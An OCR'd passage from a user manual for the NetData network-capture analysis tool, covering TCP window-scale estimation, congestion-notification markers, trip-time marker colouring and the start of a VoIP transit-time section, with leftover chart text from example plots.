
14.9 Estimating TCP Window Scales


If the opening of a TCP connection is not recorded in a capture file, NetData is unable to plot window size accurately on the data-flow chart. However, parameters entered on the chart's format-control window allow the user to specify factors to be applied to calculations of client and server window sizes. Furthermore, when an unknown window size is first plotted, NetData will recommend a factor that will ensure that the largest receive-window size is greater than the largest send-window size (data bytes in flight) over the time-span of the chart.

NetData also performs another calculation when an unknown window size is first plotted. It scans all the loaded packet records, and, when an acknowledgement is accompanied by a window-size reduction, it calculates the factor needed to maintain a constant upper edge for the sliding window. If there are some size reductions, and the calculations have a high confidence level, NetData offers to apply the calculated factors to the chart.




The values can be overridden at any time in the format-control window:






This chart plots the client's receive-window size (pink) and sliding-window upper edge (dark green) for a connection that was already open when the capture started. It confirms NetData's calculation of the scale factor (256) because the upper edge remained horizontal while the client received 5 MB of data and the window size was reduced by the same amount. In this case the client's application thread did not retrieve any data from its receive buffer over the initial period of 2.5 seconds.

If NetData's factor calculations are not accepted, NetData will suggest another factor, only to ensure that the largest receive window is greater than the largest send window:







As in this case, NetData's suggestion can be quite different to the initial calculation and less reliable.

14.10 Congestion Notifications on Data Flow Chart

The sliding-window graph on the data-flow chart now has an option to indicate the presence of Congestion Notification (CN) and Congestion Window Reduced (CWR) flags in packets. A CN flag is indicated by an orange horizontal tick at the top of a packet strip, and a CWR flag is indicated by a cyan tick. Furthermore, square purple markers are plotted on the receive window's trailing edge at points corresponding to the ack sequence numbers of packets carrying a CN flag. These indications are enabled by a new 'CN' checkbox in the chart's format-control window.






This chart was drawn from RDP/UDP traffic whose UDP transport extension conveys packet sequence numbers with flow- and congestion-control flags similar to TCP. The first CN flag is acknowledged by a CWR flag (w), but CN flags continue to be sent until the CWR flag is received. Their purple markers appear below the cyan CWR line, and are ignored by its sender, because they acknowledge packets preceding the CWR flag. The CN flag here caused the congestion window to be reduced by 3 packets, and if a CN flag was not received the window was increased by 3 packets in each round-trip time.

14.11 Colouring Trip-Time Markers

Transit- and round-trip-time markers overlaid on the data-flow chart normally adopt the same shape and colour of their packet markers on the timing chart, but in some circumstances valuable insights into network behaviour are obtained by colouring the markers according to their connection ID, MAC addresses, WiFi or Bluetooth signal strengths, or their related capture (perhaps their network tier). A drop-down menu in the chart's format-control window now gives explicit control over the colouring rule.





When the transit times of both client and server packets are plotted, the trip times of client packets are normally sign-reversed, making most of them negative and separating them from server-packet markers on the chart. This scheme is particularly useful in revealing the minimum gap between bands of client and server trip times which is a reliable estimate of the network's minimum round-trip time or loop-delay.


In some circumstances it is useful to plot the trip times of client and server packets on the same scale. A new check box controls the reversing of the signs of client-packet trip times.

In the first of the following charts, assigning colours for different connections shows that all the packets of an individual connection traverse the same queue – their markers fall into the same band.

The second chart shows that all the server packets with one source MAC address had smaller transit times, whereas all the server packets with another source address suffered a larger delay. In other words, there were two paths with different delays. The third chart, with client and server transit times on the same scale, shows that client and server packets were delayed in the same queues. The saturated resource must therefore have been common to both directions of traffic; this evidence rules out bandwidth and suggests that CPU time is the bottleneck.



Transit Times to Clients
App1Svr (clt) -> DatabaseSvr (svr)
Transit Times by Connection
conn 2-250419
conn 2-212419
conn 2-167419
conn 2-237919
conn 2-171138
conn 2-236919
conn 2-241919
conn 2-226919
conn 2-243419
conn 2-230419
Server Transit Time to Clients msecs
45
40
35
30
25
20
15
10
5
0
-5
12:30:36
12:30:37
12:30:38
12:30:39
12:30:40
12:30:41
12:30:42
Wednesday 20-Dec
NetData Chart (Slowdown)


Transit Times
Transit Times by MAC Adrs
005056-A80198-> 00000C-07AC01
F02572-A902C2-> 005056-A80198
002255-79AC42-> 005056-A80198
Client times are sign-reversed (-ve)
from clients Transit Time (msecs) from servers
50
40
30
20
10
0
-10
-20
-30
-40
-50
12:30:36
12:30:37
12:30:38
12:30:39
12:30:40
12:30:41
Wednesday 20-Dec
NetData Chart (Slowdown)



Transit Times
Transit Times by MAC Adrs
005056-A80198-> 00000C-07AC01
F02572-A902C2-> 005056-A80198
002255-79AC42-> 005056-A80198
Transit Time (msecs)
50
45
40
35
30
25
20
15
10
5
0
-5
12:30:36
12:30:37
12:30:38
12:30:39
12:30:40
12:30:41
Wednesday 20-Dec
NetData Chart (Slowdown)

14.12 Plotting VoIP Transit Times Without TCP Round-Trip Times


A capture of VoIP traffic normally includes RTP, RTCP and SIP packets, at least:

